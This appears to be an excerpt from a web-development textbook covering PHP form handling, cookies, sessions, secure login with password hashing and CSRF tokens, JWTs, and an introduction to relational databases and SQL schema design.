- Process forms in five steps: detect the method, read and normalise, validate and collect errors, act, and redirect. Redisplay invalid forms with messages beside each field and the user's input preserved.

- Validate input on arrival; escape output for its context (`htmlspecialchars` for HTML). `filter_var`, `preg_match` and allow-lists are the main validation tools.
- Post/Redirect/Get prevents duplicate submissions; headers must be sent before any output, and `exit` must follow a redirect.
- Secure uploads check the error, size and real content type, rename files on the server, and keep them from being executed.
- PHP reads and writes files with `file_get_contents`, `file_put_contents`, `fopen` and CSV/JSON functions; never build paths from user input.

Key Terms

superglobal
$_GET
$_POST
$_SERVER
$_FILES
REQUEST_METHOD
null coalescing default
reflected XSS
form handler
sticky form
validation
sanitisation
output escaping
htmlspecialchars
filter_var
regular expression
preg_match
allow-list
Post/Redirect/Get
header()
headers already sent
multipart/form-data
tmp_name
finfo
move_uploaded_file
web shell
file_get_contents
file_put_contents
fopen
fputcsv
path traversal

Review Questions

1. List the superglobals used to read a request and what each contains.
2. Why should `$_REQUEST` be avoided?
3. Describe the five steps of processing a form.
4. What is a sticky form, and how is it implemented?
5. Distinguish validation, sanitisation and escaping, with an example of each.
6. Write a regular expression that matches a Bangladeshi mobile number of the form `01XXXXXXXX`.
7. Explain the Post/Redirect/Get pattern with a sequence diagram.
8. What causes “headers already sent” errors, and how are they avoided?
9. List five checks a secure upload handler must perform.
10. Why is a text file a poor substitute for a database in a web application?

Exam-Style Questions

1. **[6 marks]** Write a PHP script that displays a contact form (name, e-mail, message) and, when submitted, validates that all fields are filled, the e-mail is valid and the message has

at least 10 characters. Show errors next to the fields and keep the entered values; on success, append the message to a file and redirect to a thank-you page.

2. **[5 marks]** Explain the security risks of file uploads and describe how to handle an image upload securely in PHP.
3. **[4 marks]** What is the difference between GET and POST in the context of PHP forms? How is data from each accessed?

Model answer to Question 1 (outline).

PHP

```php
<?php
$errors = []; $old = ["name" => "", "email" => "", "message" => ""];
if ($_SERVER["REQUEST_METHOD"] === "POST") {
    foreach ($old as $k => $_) $old[$k] = trim($_POST[$k] ?? "");
    if ($old["name"] === "")                                $errors["name"] = "Name is required.";
    if (!filter_var($old["email"], FILTER_VALIDATE_EMAIL))  $errors["email"] = "Enter a valid e-mail.";
    if (mb_strlen($old["message"]) < 10)                    $errors["message"] = "At least 10 characters.";
    if (!$errors) {
        file_put_contents(__DIR__ . "/messages.txt",
            json_encode($old + ["at" => date("c")]) . PHP_EOL, FILE_APPEND | LOCK_EX);
        header("Location: thanks.php"); exit;
    }
}
function e($v) { return htmlspecialchars($v, ENT_QUOTES, "UTF-8"); }
?>
<form method="post">
  <label>Name <input name="name" value="<?= e($old['name']) ?>"></label>
  <?= isset($errors['name']) ? '<p class="error">'.e($errors['name']).'</p>' : '' ?>
  <!-- e-mail and message fields in the same way; the textarea shows e($old['message']) between its tags -->
  <button>Send</button>
</form>
```

Marks are awarded for: detecting POST; trimming and defaulting input; the three validations; per-field error display; re-populating values with escaping; saving with `FILE_APPEND` and a lock; and redirecting with `exit` (PRG).

Answers to Check Your Understanding

1. A warning (and `null`) when the field was not submitted; the expression provides an empty string instead.
2. Validation decides whether input is acceptable when it arrives; escaping makes a value safe for a particular output context when it is written out.
3. Without it the script continues running (and may output content or perform actions) after the redirect

has been decided.

4. Duplicate submissions when the user reloads the page after a POST.

CHAPTER 22

State Management: Cookies, Sessions and Authentication

Learning Outcomes — **Course Outcome: CO3**

After studying this chapter you should be able to:

- explain why HTTP needs additional mechanisms to remember users;
- create, read and delete cookies, and choose their lifetime, scope and security attributes;
- explain how PHP sessions work and use them to store per-user data;
- compare cookies, sessions and browser storage, and choose the right one;
- build a secure registration, login and logout system with password hashing and session regeneration;
- protect pages that require authentication and implement role-based authorisation;
- defend against session hijacking, session fixation and cross-site request forgery;
- explain token-based authentication with JWTs, and outline OAuth and single sign-on.

A shopping site must remember what is in your cart; a portal must remember that you have logged in; a news site may remember that you prefer the dark theme. Yet HTTP is *stateless*: every request is independent, and the server cannot tell, from the protocol alone, that two requests came from the same person (Chapter 4). This chapter explains the mechanisms that add memory to the Web — cookies and sessions — and uses them to build one of the most important parts of any application: authentication.

22.1 The Problem of State

Imagine a portal without any state mechanism. You submit your ID and password to `login.php`, which checks them successfully and shows "Welcome". You then click "My results", which sends a completely new request to `results.php`. Nothing in that request says who you are, so the server must ask you to log in again — on every page.

The solution is for the server to give the browser a token on the first request, and for the browser to present that token on every later request. Cookies are the standard way to do this.

22.2 Cookies

Definition — Cookie

A **cookie** is a small piece of named data (up to about 4 KB) that a server asks the browser to store, by sending a `Set-Cookie` response header. The browser automatically returns it in a `Cookie` request header with every later request to the same site, until it expires or is deleted.

HTTP | A cookie being set and then returned

```http
HTTP/1.1 200 OK
Set-Cookie: theme=dark; Max-Age=2592000; Path=/; Secure; HttpOnly; SameSite=Lax

GET /courses HTTP/1.1
Host: portal.example.edu
Cookie: theme=dark
```

22.2.1 Cookie attributes

Table 22.1. Cookie attributes.

Attribute	Effect
`Expires` / `Max-Age`	When the cookie expires. Without them it is a *session cookie*, deleted when the browser closes; with them it is *persistent*
`Path`	URL path prefix for which the cookie is sent; `/` means the whole site
`Domain`	Host(s) that receive it; omitted means the exact host only (safest)
`Secure`	Send only over HTTPS
`HttpOnly`	Hide from JavaScript (`document.cookie`), so an XSS attack cannot read it
`SameSite`	Whether the cookie is sent with requests that come from *other* sites: `Strict` (never), `Lax` (only top-level navigations with GET — the browser default), `None` (always; requires `Secure`). Protects against CSRF (Section 22.5.1)

22.2.2 Cookies in PHP

PHP | theme.php

```php
<?php
// Set: must be called before any output, like header()
setcookie("theme", "dark", [
    "expires"  => time() + 60 * 60 * 24 * 30,    // 30 days from now
    "path"     => "/",
    "secure"   => true,                          // HTTPS only
    "httponly" => true,                          // not readable by JavaScript
    "samesite" => "Lax",
]);

// Read: available from the NEXT request onwards
$theme = $_COOKIE["theme"] ?? "light";
if (!in_array($theme, ["light", "dark"], true)) {   // cookies are user input:
```

```
    ↪ validate them
    $theme = "light";
}

// Delete: set an expiry time in the past
setcookie("theme", "", ["expires" => time() - 3600, "path" => "/"]);
```

Two points often surprise students. First, `$_COOKIE` contains the cookies the browser sent *with the current request*, so a cookie set now appears only on the next request. Second, cookies are stored on the user's computer and can be viewed and edited in the developer tools (*Application* panel), so they must never hold anything the user should not see or be able to change — such as `role=admin` or `price=100`.

22.2.3 Uses and privacy

Cookies serve three broad purposes: *session management* (logins, carts), *personalisation* (language, theme) and *tracking* (analytics, advertising). *First-party* cookies belong to the site you are visiting; *third-party* cookies are set by other domains embedded in the page, such as advertising networks, and have been used to follow users across sites. Browsers increasingly block third-party cookies, and data-protection laws such as the EU's GDPR require consent for non-essential cookies — the reason for the cookie banners on many sites.

22.3 Sessions

Definition — Session

A **session** is server-side storage associated with one visitor. The server creates a random *session identifier*, sends it to the browser in a cookie, and uses it on later requests to find that visitor's data, which never leaves the server.

An analogy from the course slides: at a restaurant's coat check you receive a numbered ticket. The ticket (the session ID cookie) is meaningless on its own; the coat and your belongings (the session data) stay behind the counter, and staff find them when you show the ticket. Anyone who steals your ticket, however, can collect your coat — which is why session IDs must be protected.

22.3.1 Sessions in PHP

PHP | cart.php

```
<?php
session_start();                                    // first thing: before any output

// Store data
$_SESSION["cart"] ??= [];                           // create the cart if it does not
    ↪ exist
$_SESSION["cart"][] = ["id" => 42, "name" => "Wireless Mouse", "qty" => 1];

// Read data
```




Figure 22.1. The session mechanism: the server creates a session and returns its ID; the browser sends the ID with every later request (course slides).

```php
$count = count($_SESSION["cart"]);
echo "You have $count item(s) in your cart.";

// Remove one value
unset($_SESSION["coupon"]);
```

➤ How it works

1. `session_start()` looks for a `PHPSESSID` cookie in the request. If there is none, it generates a new random ID (for example `k3j9d8f7q2m5…`) and adds a `Set-Cookie: PHPSESSID=…` header to the response.
2. PHP loads the data stored for that ID — by default a file such as `/tmp/sess_k3j9d8f7q2m5…` — into the `$_SESSION` array.
3. The script reads and modifies `$_SESSION` like any array.
4. When the script ends, PHP writes `$_SESSION` back to storage.

Sessions last until the browser is closed (the ID cookie is a session cookie by default) or until they have been idle longer than `session.gc_maxlifetime` (24 minutes by default). Applications running on several servers store sessions in a shared database or in Redis, rather than in local files, so that any server can handle any request.

22.3.2 Cookies, sessions and browser storage compared

✔ Check Your Understanding

1. Why does a cookie set with `setcookie()` not appear in `$_COOKIE` immediately?
2. Where is session data stored, and what is sent to the browser?
3. Which cookie attribute prevents JavaScript from reading a cookie?

Table 22.2. Where to keep state.

Aspect	Cookie	Session	localStorage
Stored on	Client	Server (ID in a cookie)	Client
Sent to server	Automatically, every request	Only the ID	Never (unless code sends it)
Size	About 4 KB each	Limited by the server	About 5 MB
Visible/editable by user	Yes	No	Yes
Readable by JavaScript	Unless `HttpOnly`	No	Yes (so exposed to XSS)
Lifetime	Browser close or expiry date	Idle timeout or logout	Until cleared
Good for	Preferences, the session ID, "remember me" tokens	Login state, cart, flash messages, CSRF tokens	Client-side drafts and settings

22.4 Authentication

Authentication answers "who are you?"; **authorisation** answers "what are you allowed to do?". Getting authentication right is critical: a single mistake can expose every user's account.

22.4.1 Storing passwords

Passwords must *never* be stored as plain text, nor encrypted (encryption can be reversed by anyone who obtains the key), nor hashed with fast general-purpose functions such as MD5 or SHA-1, which attackers can compute billions of times per second. Use a **password hashing** function designed to be slow and *salted* — a random value is mixed into each hash so that identical passwords produce different hashes and precomputed tables are useless. PHP provides one:

PHP

```php
$hash = password_hash("rice-river-42", PASSWORD_DEFAULT);   // bcrypt today;
    ↪ algorithm may improve
// $2y$12$77AcpKhwN6PCxbf/DoQxdOJA8AK8Gq/eOqisWnwsNKf3sLUWVe2xy
//   |  |  '-- salt (22 chars) and hash, all in one string
//   |  '----- cost factor: 2^12 rounds
//   '-------- algorithm identifier (bcrypt)

password_verify("rice-river-42", $hash);   // true
password_verify("rice-river-43", $hash);   // false
```

Store the whole string (in a column of at least 255 characters). `password_verify` reads the algorithm, cost and salt from it. When PHP's default algorithm or cost improves, `password_needs_rehash()` tells you to re-hash the password at the user's next successful login.

22.4.2 Registration

PHP | register.php (core)

```php
<?php
session_start();
require __DIR__ . "/db.php";                    // provides $pdo (Chapter 24)

$email    = trim($_POST["email"] ?? "");
$password = $_POST["password"] ?? "";
$errors   = [];
if (!filter_var($email, FILTER_VALIDATE_EMAIL)) $errors[] = "Enter a valid e-mail address.";
if (mb_strlen($password) < 8)                   $errors[] = "Use at least 8 characters.";

if (!$errors) {
    $stmt = $pdo->prepare("SELECT 1 FROM users WHERE email = ?");
    $stmt->execute([$email]);
    if ($stmt->fetch()) {
        $errors[] = "An account with this e-mail already exists.";
    } else {
        $stmt = $pdo->prepare("INSERT INTO users (email, password_hash, role) VALUES (?, ?, 'student')");
        $stmt->execute([$email, password_hash($password, PASSWORD_DEFAULT)]);
        header("Location: login.php?registered=1");
        exit;
    }
}
```

22.4.3 Login

PHP | login.php (core)

```php
<?php
session_start();
require __DIR__ . "/db.php";

$error = "";
if ($_SERVER["REQUEST_METHOD"] === "POST") {
    $email    = trim($_POST["email"] ?? "");
    $password = $_POST["password"] ?? "";

    $stmt = $pdo->prepare("SELECT id, email, password_hash, role FROM users WHERE email = ?");
    $stmt->execute([$email]);
    $user = $stmt->fetch();

    if ($user && password_verify($password, $user["password_hash"])) {
        session_regenerate_id(true);          // new session ID: prevents session fixation
```

```
        $_SESSION["user_id"] = $user["id"];
        $_SESSION["role"]    = $user["role"];
        header("Location: dashboard.php");
        exit;
    }
    $error = "Incorrect e-mail or password.";  // do not say which one was wrong
}
?>
<form method="post">
  <?php if ($error): ?><p class="error" role="alert"><?= htmlspecialchars($error)
    ↪ ?></p><?php endif; ?>
  <label for="email">E-mail</label>
  <input id="email" name="email" type="email" autocomplete="username" required>
  <label for="password">Password</label>
  <input id="password" name="password" type="password" autocomplete="current-
    ↪ password" required>
  <button type="submit">Log in</button>
</form>
```

➤ How it works

- The user is looked up by e-mail with a prepared statement (Chapter 24), and the password is checked with `password_verify`.
- On success, only the user's *ID* and role are stored in the session — never the password or its hash.
- `session_regenerate_id(true)` issues a new session ID at the moment the privilege level changes, which defeats *session fixation* (Section 22.5).
- The error message does not reveal whether the e-mail exists, so attackers cannot use the login form to discover registered addresses.

22.4.4 Protecting pages and authorisation

PHP | auth.php --- included at the top of every protected page

```
<?php
session_start();

function requireLogin(): void {
    if (empty($_SESSION["user_id"])) {
        header("Location: /login.php");
        exit;
    }
}
function requireRole(string $role): void {
    requireLogin();
    if (($_SESSION["role"] ?? "") !== $role) {
        http_response_code(403);              // logged in, but not allowed
        exit("Forbidden");
    }
```

```
}
```

PHP | admin/marks.php

```php
<?php
require __DIR__ . "/../auth.php";
requireRole("teacher");
// ... only teachers reach this line ...
```

Authorisation must be checked on the server for *every* request to a protected page or action — hiding the "Edit marks" button from students is not enough, because anyone can type the URL. Checks should also consider ownership: a student may view `results.php?student=2104001` only if that is their own ID. Failing to check ownership, so that changing an ID in a URL reveals someone else's data, is called an *insecure direct object reference* and is one of the most common real-world vulnerabilities (Chapter 32). In Laravel, these checks are made by middleware and policies (Chapter 27).

22.4.5 Logout

PHP | logout.php

```php
<?php
session_start();
$_SESSION = [];                                          // clear the data
$p = session_get_cookie_params();
setcookie(session_name(), "", time() - 3600, $p["path"], $p["domain"], $p["secure"],
    ↪ $p["httponly"]);
session_destroy();                                       // delete the server-side
    ↪ session
header("Location: /login.php");
exit;
```

Logout should be a POST request (a form with a button), so that other sites cannot log users out simply by embedding an image pointing at `logout.php`.

22.4.6 Flash messages

A *flash message* is stored in the session for exactly one subsequent request — ideal for the Post/Redirect/Get pattern:

PHP

```php
$_SESSION["flash"] = "Your profile has been updated.";   // before redirecting
header("Location: profile.php"); exit;

// on the next page:
if (isset($_SESSION["flash"])) {
    echo '<p class="notice">' . htmlspecialchars($_SESSION["flash"]) . '</p>';
    unset($_SESSION["flash"]);                           // show it only once
}
```

22.5 Securing Sessions

Whoever holds a valid session ID *is* the user, as far as the server is concerned. Attacks therefore aim to steal or plant session IDs.

Session hijacking steals an existing ID: by reading it on an unencrypted network, through an XSS attack that reads `document.cookie`, or from a URL that contains it. *Defences:* HTTPS everywhere; cookie flags `Secure` and `HttpOnly`; never put session IDs in URLs; escape all output to prevent XSS; expire idle sessions.

Session fixation plants an ID: the attacker obtains a valid anonymous session ID and tricks the victim into using it (for example through a crafted link). After the victim logs in, the attacker's copy of the ID is authenticated too. *Defence:* regenerate the ID on login (`session_regenerate_id(true)`) and accept only IDs the server created (`session.use_strict_mode = 1`).

PHP | Secure session settings (before session_start, or in php.ini)

```php
ini_set("session.use_strict_mode", "1");
ini_set("session.use_only_cookies", "1");
session_set_cookie_params([
    "lifetime" => 0, "path" => "/", "secure" => true, "httponly" => true, "samesite"
    ↪ => "Lax",
]);
session_start();
```

22.5.1 Cross-site request forgery

Because browsers attach cookies automatically, a malicious page can make a victim's browser send a request to your site *with the victim's session*. If a logged-in teacher visits a page containing a hidden, auto-submitting form that posts to `https://portal.example.edu/marks/update`, the portal receives a perfectly authenticated request to change marks. This is **cross-site request forgery** (CSRF).

Defences:

- **CSRF tokens.** Put a secret random token in the session and in a hidden field of every form; reject POST requests whose token does not match. The attacker's page cannot read the token, so it cannot forge a valid request.
- **SameSite cookies.** With `SameSite=Lax` or `Strict`, the browser does not send the session cookie with cross-site POST requests.
- **Use POST (not GET) for actions that change data**, as HTTP intends.

PHP | A CSRF token

```php
<?php
// When rendering the form:
$_SESSION["csrf"] ??= bin2hex(random_bytes(32));
?>
<form method="post" action="/marks/update">
  <input type="hidden" name="csrf" value="<?= $_SESSION['csrf'] ?>">
```

```
  ...
</form>
<?php
// When processing the POST:
if (!hash_equals($_SESSION["csrf"] ?? "", $_POST["csrf"] ?? "")) {
    http_response_code(419);
    exit("Invalid or expired form. Please reload the page and try again.");
}
```

Laravel generates and checks these tokens automatically; you only add `@csrf` to each form (Chapter 26).

22.6 Token-Based Authentication

Sessions work well for web pages served by one application. Mobile apps, single-page applications calling APIs on another domain, and systems of many cooperating services often use *tokens* instead.

22.6.1 JSON Web Tokens

A **JSON Web Token** (JWT) is a compact, signed string containing *claims* about the user. It has three Base64URL-encoded parts separated by dots:

Text | A JWT (line breaks added)

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9                                    <-
    ↪ header
.eyJzdWIiOiIyMTA0MDAxIiwibmFtZSI6IkF5ZXNoYSIsInJvbGUiOiJzdHVk     <- payload
ZW50IiwiZXhwIjoxNzkwMDAwMDAwfQ                                           (
    ↪ continued)
.mg2nFRNGNCQ4wRUxDqV7oqIWQXirvdXoxcWWTXQZSGs                             <-
    ↪ signature
```

- The **header** decodes to `{"alg":"HS256","typ":"JWT"}`.
- The **payload** decodes to `{"sub":"2104001", "name":"Ayesha", "role":"student", "exp":1790000000}` — the subject (user ID), other claims and an expiry time.
- The **signature** is an HMAC of the first two parts computed with a secret key known only to the server. Any change to the payload invalidates the signature.

After login, the server returns a JWT; the client sends it with each API request in the header `Authorization: Bearer <token>`; the server verifies the signature and expiry and trusts the claims without looking anything up. Note that the payload is only *encoded*, not encrypted: anyone can read it, so it must not contain secrets.

Laravel offers both: session-based authentication for web routes and *Sanctum* API tokens for SPAs and mobile apps (Chapter 30).

Table 22.3. Sessions compared with tokens.

Aspect	Server-side session	JWT
State held by	The server	The token itself (stateless)
Revocation	Easy: delete the session	Hard until expiry (needs short lifetimes or a block list)
Scaling across servers	Needs shared session storage	Any server with the key can verify
Transport	Cookie (automatic)	Usually `Authorization` header (explicit)
Best for	Traditional web applications	APIs, mobile apps, services

22.6.2 OAuth and single sign-on

"Sign in with Google" buttons use **OAuth 2.0** and OpenID Connect: the user authenticates with the identity provider, which sends your application a token proving who the user is, so your application never sees the user's Google password. Universities and companies use similar *single sign-on* (SSO) systems so that one login gives access to e-mail, the learning management system and the student portal. *Multi-factor authentication* (a code from an app or SMS in addition to the password) greatly reduces account takeovers and should be offered for any sensitive system.

Real-World Case: The admin cookie

Scenario. A student club's website stores login state in cookies: after login it sets `user=2104012` and `is_admin=0`, and admin pages check `$_COOKIE["is_admin"] == 1`.

Problem. A member opens the developer tools, changes `is_admin` to 1 — and then `user` to another member's ID — and gains full access to both the admin panel and other accounts.

Analysis. Cookies are client-side data under the user's control. The site used them to store facts the server should decide.

Solution. Store only a random session ID in the cookie (PHP sessions do this), keep `user_id` and `role` in `$_SESSION` on the server, check authorisation on every protected page, regenerate the session ID at login, and set `HttpOnly`, `Secure` and `SameSite`.

Lesson. The client holds only an unguessable reference; the server holds the truth.

Chapter Summary

- HTTP is stateless; cookies let the server give the browser data that is returned automatically with each request.
- Cookies have expiry, path, domain, `Secure`, `HttpOnly` and `SameSite` attributes. They are visible and editable by the user, so they must never be trusted.
- Sessions keep data on the server, identified by a random ID sent in a cookie; PHP manages them with `session_start()` and `$_SESSION`.
- Store passwords with `password_hash` and check them with `password_verify`; at login, store the user's ID in the session and regenerate the session ID; protect every page and action with server-side authentication and authorisation checks, including ownership.
- Defend sessions with HTTPS, secure cookie flags and strict mode; defend against CSRF

with tokens, SameSite cookies and POST for changes.

- JWTs are signed, self-contained tokens suited to APIs; OAuth and SSO delegate authentication to identity providers; multi-factor authentication strengthens logins.

Key Terms

stateless	session_start	CSRF
cookie	$_SESSION	CSRF token
Set-Cookie	authentication	insecure direct object reference
session cookie	authorisation	role-based access
persistent cookie	password hashing	JWT
Secure	salt	claims
HttpOnly	bcrypt	bearer token
SameSite	password_verify	OAuth 2.0
third-party cookie	session_regenerate_id	single sign-on
session	flash message	multi-factor authentication
session ID	session hijacking	
PHPSESSID	session fixation	

Review Questions

1. Explain why web applications need cookies or sessions.
2. Describe each cookie attribute and a situation in which you would set it.
3. Explain step by step what `session_start()` does on the first and second requests.
4. Compare cookies, sessions and `localStorage`.
5. Why must passwords be hashed rather than encrypted, and why not with MD5?
6. Write the PHP code that checks a login and stores the user in the session.
7. What is session fixation, and how does `session_regenerate_id` prevent it?
8. Explain CSRF with an example and describe two defences.
9. Describe the structure of a JWT. Can its payload be read by the client?
10. Compare session-based and token-based authentication.

Exam-Style Questions

1. **[5 marks]** Differentiate between cookies and sessions. Write PHP code to count how many times a user has visited a page, first using a cookie and then using a session.
2. **[6 marks]** Design a secure login system in PHP. Explain password storage, the login check, session handling, page protection and logout.
3. **[4 marks]** Explain session hijacking and cross-site request forgery, and how each is prevented.

Model answer to Question 1 (code).

```php
<?php                                   // Using a cookie: the count is stored on the client
$visits = (int) ($_COOKIE["visits"] ?? 0) + 1;
setcookie("visits", (string) $visits, ["expires" => time() + 86400 * 365, "path" => "/"]);
echo "Visit number $visits";

<?php                                   // Using a session: the count is stored on the server
session_start();
$_SESSION["visits"] = ($_SESSION["visits"] ?? 0) + 1;
echo "Visit number {$_SESSION['visits']}";
```

The cookie version survives browser restarts for a year but the user can edit the value; the session version cannot be tampered with but resets when the session ends. Both functions must be called before any output.

Answers to Check Your Understanding

1. `$_COOKIE` reflects the `Cookie` header of the *current* request; the new cookie is sent to the browser in this response and returned only with the next request.
2. On the server (files, a database or Redis); only the random session ID is sent, in a cookie.
3. `HttpOnly`.

CHAPTER 23

Databases and SQL

Learning Outcomes — **Course Outcome: CO3**

After studying this chapter you should be able to:

- explain why web applications store data in a database management system rather than in files;
- describe the relational model: tables, rows, columns, primary keys, foreign keys and relationships;
- design a small database with an entity–relationship diagram and normalise it to third normal form;
- create tables with appropriate MySQL data types and constraints;
- write SQL to insert, query, filter, sort, aggregate, group, join, update and delete data;
- explain indexes and transactions (ACID) and when to use them;
- use MySQL through phpMyAdmin and the command line.

Almost every dynamic website is a front end to a database: a shop's products and orders, a university's students and results, a social network's posts and friendships. Chapter 21 showed that plain files are inadequate for this: they cannot be searched efficiently, cannot safely handle many users writing at once, and cannot express relationships. This chapter introduces relational databases and SQL, the language used to work with them. The next chapter connects them to PHP.

23.1 Databases and DBMSs

Definition — Database and DBMS

A **database** is an organised collection of structured data. A **database management system** (DBMS) is the software that stores the data and lets programs define, query, update and protect it — for example MySQL, MariaDB, PostgreSQL, SQLite, Microsoft SQL Server and Oracle.

A DBMS provides what files cannot:

- **Efficient querying** — finding the 50 students with CGPA above 3.5 among 20,000 in milliseconds, using indexes.
- **Concurrency** — hundreds of simultaneous users reading and writing without corrupting data.

- **Integrity** — rules (constraints) that the data must always satisfy: every student has an ID, marks are between 0 and 100, every enrolment refers to an existing student.
- **Transactions and recovery** — groups of changes that succeed or fail together, and survival of crashes.
- **Security** — user accounts and permissions.

In a typical PHP application, the database server (MySQL or MariaDB) runs as a separate program, often on a separate machine; PHP connects to it over the network and sends SQL statements (Figure 20.1). The combination Linux, Apache, MySQL and PHP is the classic *LAMP* stack. Chapter 34 discusses non-relational (NoSQL) databases.

23.2 The Relational Model

In a **relational database**, data is stored in **tables** (relations). Each table describes one kind of thing (an *entity*); each **row** (record, tuple) is one instance; each **column** (field, attribute) is one property with a defined data type.

Table 23.1. The `students` table.

id (PK)	name	email	department_id (FK)	cgpa
`2104001`	Ayesha Siddiqua	ayesha@example.com	1	3.84
`2104012`	Rahim Uddin	rahim@example.com	1	3.12
`2104023`	Nusrat Jahan	nusrat@example.com	1	3.56
`2105007`	Tanvir Ahmed	tanvir@example.com	2	2.95
`2105019`	Karim Hasan	karim@example.com	2	NULL

23.2.1 Keys

Primary key (PK). A column (or set of columns) whose value uniquely identifies each row and is never `NULL`: here the student ID. Many tables use an auto-incrementing integer `id` as a *surrogate* key.

Foreign key (FK). A column that refers to the primary key of another table, expressing a relationship: `department_id` refers to `departments.id`. The DBMS enforces *referential integrity*: you cannot enrol a student who does not exist, or delete a department that still has students (unless you ask for a cascade).

Unique key. A column whose values must be unique but that is not the primary key, such as `email`.

23.2.2 Relationships

One-to-many (1:N) — one department has many students; each student belongs to one department. Implemented with a foreign key on the "many" side (`students.department_id`).

Many-to-many (M:N) — a student takes many courses and a course has many students. Implemented with a *junction table* (`enrollments`) holding two foreign keys, plus any data about the relationship itself (the marks).

One-to-one (1:1) — a user has one profile. A foreign key with a unique constraint, or columns in the same table.




Figure 23.1. Entity–relationship diagram of the university database. Students and courses have a many-to-many relationship through enrollments.

23.2.3 Normalisation

Normalisation organises tables to avoid redundancy, which causes *anomalies*. Consider a single spreadsheet with the columns `student_id, student_name, dept_name, course_code, course_title, marks`. The student's name and department are repeated for every course they take. Changing a department's name means updating many rows (an *update anomaly*); a course cannot be recorded until someone enrols (an *insertion anomaly*); deleting the last enrolment of a course deletes the course's title (a *deletion anomaly*).

First normal form (1NF). Every column holds a single, atomic value — no lists such as `"CSE-3201, CSE-3203"` in one cell — and every row is unique.

Second normal form (2NF). In 1NF, and every non-key column depends on the *whole* primary key. In the spreadsheet keyed by (student, course), `student_name` depends only on the student, so it moves to a `students` table.

Third normal form (3NF). In 2NF, and no non-key column depends on another non-key column. `dept_name` depends on the department, not the student, so it moves to a `departments` table.

The result is the design of Figure 23.1: each fact is stored once. (Sometimes designers deliberately *denormalise*, storing a computed value such as an order total, for performance.)

23.3 SQL

SQL (Structured Query Language) is the standard language of relational databases. It is *declarative*: you state *what* data you want, and the DBMS decides *how* to retrieve it. Statements fall into groups:

- **DDL** (data definition): `CREATE`, `ALTER`, `DROP` — tables and other structures;
- **DML** (data manipulation): `SELECT`, `INSERT`, `UPDATE`, `DELETE`;

- **DCL** (data control): `GRANT`, `REVOKE` — permissions;
- **TCL** (transaction control): `START TRANSACTION`, `COMMIT`, `ROLLBACK`.

SQL keywords are case-insensitive (written in capitals by convention), statements end with a semicolon, strings use single quotes, and `--` starts a comment. The examples use MySQL/MariaDB syntax.

23.3.1 Creating a database and tables

SQL | schema.sql

```sql
CREATE DATABASE university CHARACTER SET utf8mb4 COLLATE utf8mb4_unicode_ci;
USE university;

CREATE TABLE departments (
    id    INT AUTO_INCREMENT PRIMARY KEY,
    code  VARCHAR(10)  NOT NULL UNIQUE,
    name  VARCHAR(100) NOT NULL
);

CREATE TABLE students (
    id            CHAR(7)      PRIMARY KEY,              -- e.g. 2104001
    name          VARCHAR(100) NOT NULL,
    email         VARCHAR(255) NOT NULL UNIQUE,
    department_id INT          NOT NULL,
    cgpa          DECIMAL(3,2) CHECK (cgpa BETWEEN 0 AND 4),
    created_at    TIMESTAMP    DEFAULT CURRENT_TIMESTAMP,
    FOREIGN KEY (department_id) REFERENCES departments(id)
);

CREATE TABLE courses (
    code    VARCHAR(10)  PRIMARY KEY,
    title   VARCHAR(150) NOT NULL,
    credits DECIMAL(2,1) NOT NULL
);

CREATE TABLE enrollments (                              -- resolves the many-to-many
    ↪ relationship
    student_id  CHAR(7)     NOT NULL,
    course_code VARCHAR(10) NOT NULL,
    marks       TINYINT     CHECK (marks BETWEEN 0 AND 100),
    PRIMARY KEY (student_id, course_code),              -- a composite key: one row
    ↪ per pair
    FOREIGN KEY (student_id)  REFERENCES students(id) ON DELETE CASCADE,
    FOREIGN KEY (course_code) REFERENCES courses(code)
);
```

`utf8mb4` stores every Unicode character, including Bengali text and emoji (MySQL's older `utf8` does not). `ON DELETE CASCADE` deletes a student's enrolments automatically when the student is deleted.

Table 23.2. Common MySQL data types.

Type	Use
`INT`, `BIGINT`, `TINYINT`	Whole numbers (IDs, counts, marks)
`DECIMAL(p,s)`	Exact decimals: money, CGPA (`DECIMAL(10,2)` for prices). Never `FLOAT` for money
`VARCHAR(n)`, `CHAR(n)`	Strings up to n characters; `CHAR` is fixed length
`TEXT`	Long text: descriptions, comments
